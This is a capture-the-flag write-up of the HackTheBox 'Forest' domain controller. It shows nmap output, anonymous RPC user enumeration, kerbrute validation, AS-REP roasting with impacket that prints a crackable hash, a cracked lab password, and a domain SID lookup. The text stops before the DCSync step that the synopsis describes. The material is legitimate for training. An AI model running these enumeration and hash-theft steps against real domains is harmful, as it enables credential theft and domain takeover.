Forest

Synopsis


Forest in an easy difficulty Windows Domain Controller (DC), for a domain in which Exchange Server has been installed. The DC is found to allow anonymous LDAP binds, which is used to enumerate domain objects. The password for a service account with Kerberos pre-authentication disabled can be cracked to gain a foothold. The service account is found to be a member of the Account Operators group, which can be used to add users to privileged Exchange groups. The Exchange group membership is leveraged to gain DCSync privileges on the domain and dump the NTLM hashes.

Skills


- Enumeration
- ASREPRoasting
- Enumeration with bloodhound
- DCSync attack

Exploitation

As always we start with the nmap to check what services/ports are open




```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-14 09:58 EDT
Nmap scan report for 10.10.10.161
Host is up (0.11s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
53/tcp   open  domain       Simple DNS Plus
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2023-08-14 14:12:03Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Si
445/tcp  open              Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Si
3269/tcp open  tcpwrapped
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=8/14%OT=53%CT=1%CU=44592%PV=Y%DS=2%DC=T%G=Y%TM=64DA34C
OS:3%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=10B%TI=I%CI=RD%TS=A)SEQ(SP=
OS:104%GCD=1%ISR=10B%TI=I%TS=A)SEQ(SP=104%GCD=1%ISR=10C%TI=I%CI=I%TS=A)SEQ(
OS:SP=104%GCD=1%ISR=10C%TI=I%CI=I%II=I%SS=S%TS=A)OPS(O1=M53CNW8ST11%O2=M53C
OS:NW8ST11%O3=M53CNW8NNT11%O4=M53CNW8ST11%O5=M53CNW8ST11%O6=M53CST11)WIN(W1
OS:=2000%W2=2000%W3=2000%W4=2000%W5=2000%W6=2000)ECN(R=Y%DF=Y%T=80%W=2000%O
OS:=M53CNW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T
OS:=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=
OS:0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=
OS:O%A=O%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T5(R=Y
OS:%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R
OS:%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=O%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80
OS:%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%
OS:Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=
OS:Y%DFI=N%T=80%CD=Z)
```



```
OS:Y%DFI=N%T=80%CD=Z)

Network Distance: 2 hops
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2023-08-14T14:12:33
|_  start_date: 2023-08-14T10:07:56
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: FOREST
|   NetBIOS computer name: FOREST\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: FOREST.htb.local
|_  System time: 2023-08-14T07:12:34-07:00
|_clock-skew: mean: 2h26m49s, deviation: 4h02m30s, median: 6m48s
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required

TRACEROUTE (using port 3389/tcp)
HOP RTT       ADDRESS
1   504.49 ms 10.10.14.1
2   505.07 ms 10.10.10.161

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 445.27 seconds
```


We see multiple ports open, including 88/Kerberos what informed us that we are dealing with domain controller

We started the enumeration process from connecting to the RPC service as anonymous user, this gave us a list of users available on the system




```
┌──(root㉿kali)-[~]
└─# rpcclient -U '%' 10.10.10.161
rpcclient $> enumdomusers
user:[Administrator] rid:[0×1f4]
user:[Guest] rid:[0×1f5]
user:[krbtgt] rid:[0×1f6]
user:[DefaultAccount] rid:[0×1f7]
user:[$331000-VK4ADACQNUCA] rid:[0×463]
user:[SM_2c8eef0a09b545acb] rid:[0×464]
user:[SM_ca8c2ed5bdab4dc9b] rid:[0×465]
user:[SM_75a538d3025e4db9a] rid:[0×466]
user:[SM_681f53d4942840e18] rid:[0×467]
user:[SM_1b41c9286325456bb] rid:[0×468]
user:[SM_9b69f1b9d2cc45549] rid:[0×469]
user:[SM_7c96b981967141ebb] rid:[0×46a]
user:[SM_c75ee099d0a64c91b] rid:[0×46b]
user:[SM_1ffab36a2f5f479cb] rid:[0×46c]
user:[HealthMailboxc3d7722] rid:[0×46e]
user:[HealthMailboxfc9daad] rid:[0×46f]
user:[HealthMailboxc0a90c9] rid:[0×470]
user:[HealthMailbox670628e] rid:[0×471]
user:[HealthMailbox968e74d] rid:[0×472]
user:[HealthMailbox6ded678] rid:[0×473]
user:[HealthMailbox83d6781] rid:[0×474]
user:[HealthMailboxfd87238] rid:[0×475]
user:[HealthMailboxb01ac64] rid:[0×476]
user:[HealthMailbox7108a4e] rid:[0×477]
user:[HealthMailbox0659cc1] rid:[0×478]
user:[sebastien] rid:[0×479]
user:[lucinda] rid:[0×47a]
user:[svc-alfresco] rid:[0×47b]
user:[andy] rid:[0×47e]
user:[mark] rid:[0×47f]
user:[santi] rid:[0×480]
rpcclient $> 
```

With the list of users, we launched kerbrute to verify what users are existing on the controller



```
└─# ./kerbrute* userenum --dc 10.10.10.161 -d htb.local ~/Desktop/Boxes/Forest.htb/users

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 08/14/23 - Ronnie Flathers @ropnop

2023/08/14 12:00:01 >  Using KDC(s):
2023/08/14 12:00:01 >   10.10.10.161:88

2023/08/14 12:00:02 >  [+] VALID USERNAME:       Administrator@htb.local
2023/08/14 12:00:02 >  [+] VALID USERNAME:       sebastien@htb.local
2023/08/14 12:00:02 >  [+] VALID USERNAME:       lucinda@htb.local
2023/08/14 12:00:02 >  [+] VALID USERNAME:       mark@htb.local
2023/08/14 12:00:02 >  [+] VALID USERNAME:       andy@htb.local
2023/08/14 12:00:02 >  [+] VALID USERNAME:       santi@htb.local
2023/08/14 12:00:02 >  [+] VALID USERNAME:       svc-alfresco@htb.local
2023/08/14 12:00:02 >  Done! Tested 8 usernames (7 valid) in 0.292 seconds

┌──(root㉿kali)-[/opt/kerbrute]
└─#
```


Now, we can be sure that we have a list of valid users, so we can steal the krb5 hash of the users bu launching impakcet/GetNPUsers.py script




```
└─# python GetNPUsers.py htb.local/@10.10.10.161 -no-pass -dc-ip 10.10.10.161 -usersfile ~/Desktop/Boxes/Forest.htb/users
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sebastien doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User lucinda doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$svc-alfresco@HTB.LOCAL:950aa962dae1fe95edbd4a01096003cf$dfe3882a67f574426bc7e466dba89ee9de1ce9e87fe967a0b779e2f3653723f703b1967725f2f8ffd579325
afc7c5bf51da3af267fd0404d1175d8b778646bad8601a4fb0ef5983c76b6e81968049ecc820a782fd35e1cd7c5de5e6dd5296e6a2b5e745153ff4e977ad92ed591c27766300f7c1b50417891b581
666e023df69d5e25b86cb388af14bfb9d993f7dbb1e488416ddb02440a11ebd729c4a01f72edbe25bbafd647c55d49d49fcaf42aca8fc54f77f69e065e2525ccb5bdb0aa9a72b5aacb8ef060934b6
579f518e843db833e961858b6425eb45438de73b0455801897a50fd6d0f
[-] User andy doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User mark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User santi doesn't have UF_DONT_REQUIRE_PREAUTH set

┌──(root㉿kali)-[/opt/impacket/examples]
└─#
```

And we got a krb5 for the user svc-alfresco; we cracked the hash what provided us with set of valid credentials

Next, we used those credentials to extract domain SID




```
┌──(root㉿kali)-[/opt/impacket/examples]
└─# python getPac.py -targetUser Administrator htb.local/'svc-alfresco':s3rvice
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

KERB_VALIDATION_INFO
LogonTime:
    dwLowDateTime:                      1299756666
    dwHighDateTime:                     31051415
LogoffTime:
    dwLowDateTime:                      4294967295
    dwHighDateTime:                     2147483647
KickOffTime:
    dwLowDateTime:                      4294967295
    dwHighDateTime:                     2147483647
PasswordLastSet:
    dwLowDateTime:                      1729062454
    dwHighDateTime:                     30907906
PasswordCanChange:
    dwLowDateTime:                      2440635958
    dwHighDateTime:                     30908107
PasswordMustChange:
    dwLowDateTime:                      4294967295
    dwHighDateTime:                     2147483647
EffectiveName:                      'Administrator'
FullName:                           'Administrator'
LogonScript:                        ''
```



```
    [
        Sid:
            Revision:                           1
            SubAuthorityCount:                  1
            IdentifierAuthority:                b'\x00\x00\x00\x00\x00\x12'
            SubAuthority:
                [
                     2,
                ]
        Attributes:                         7 ,
    ]
ResourceGroupDomainSid:
    Revision:                           1
    SubAuthorityCount:                  4
    IdentifierAuthority:                b'\x00\x00\x00\x00\x00\x05'
    SubAuthority:
        [
             21,
             3072663084,
             364016917,
             1341370565,
        ]
ResourceGroupCount:                 1
ResourceGroupIds:
    [

        RelativeId:                         572
        Attributes:                         536870919 ,
    ]
Domain SID: S-1-5-21-3072663084-364016917-1341370565
```

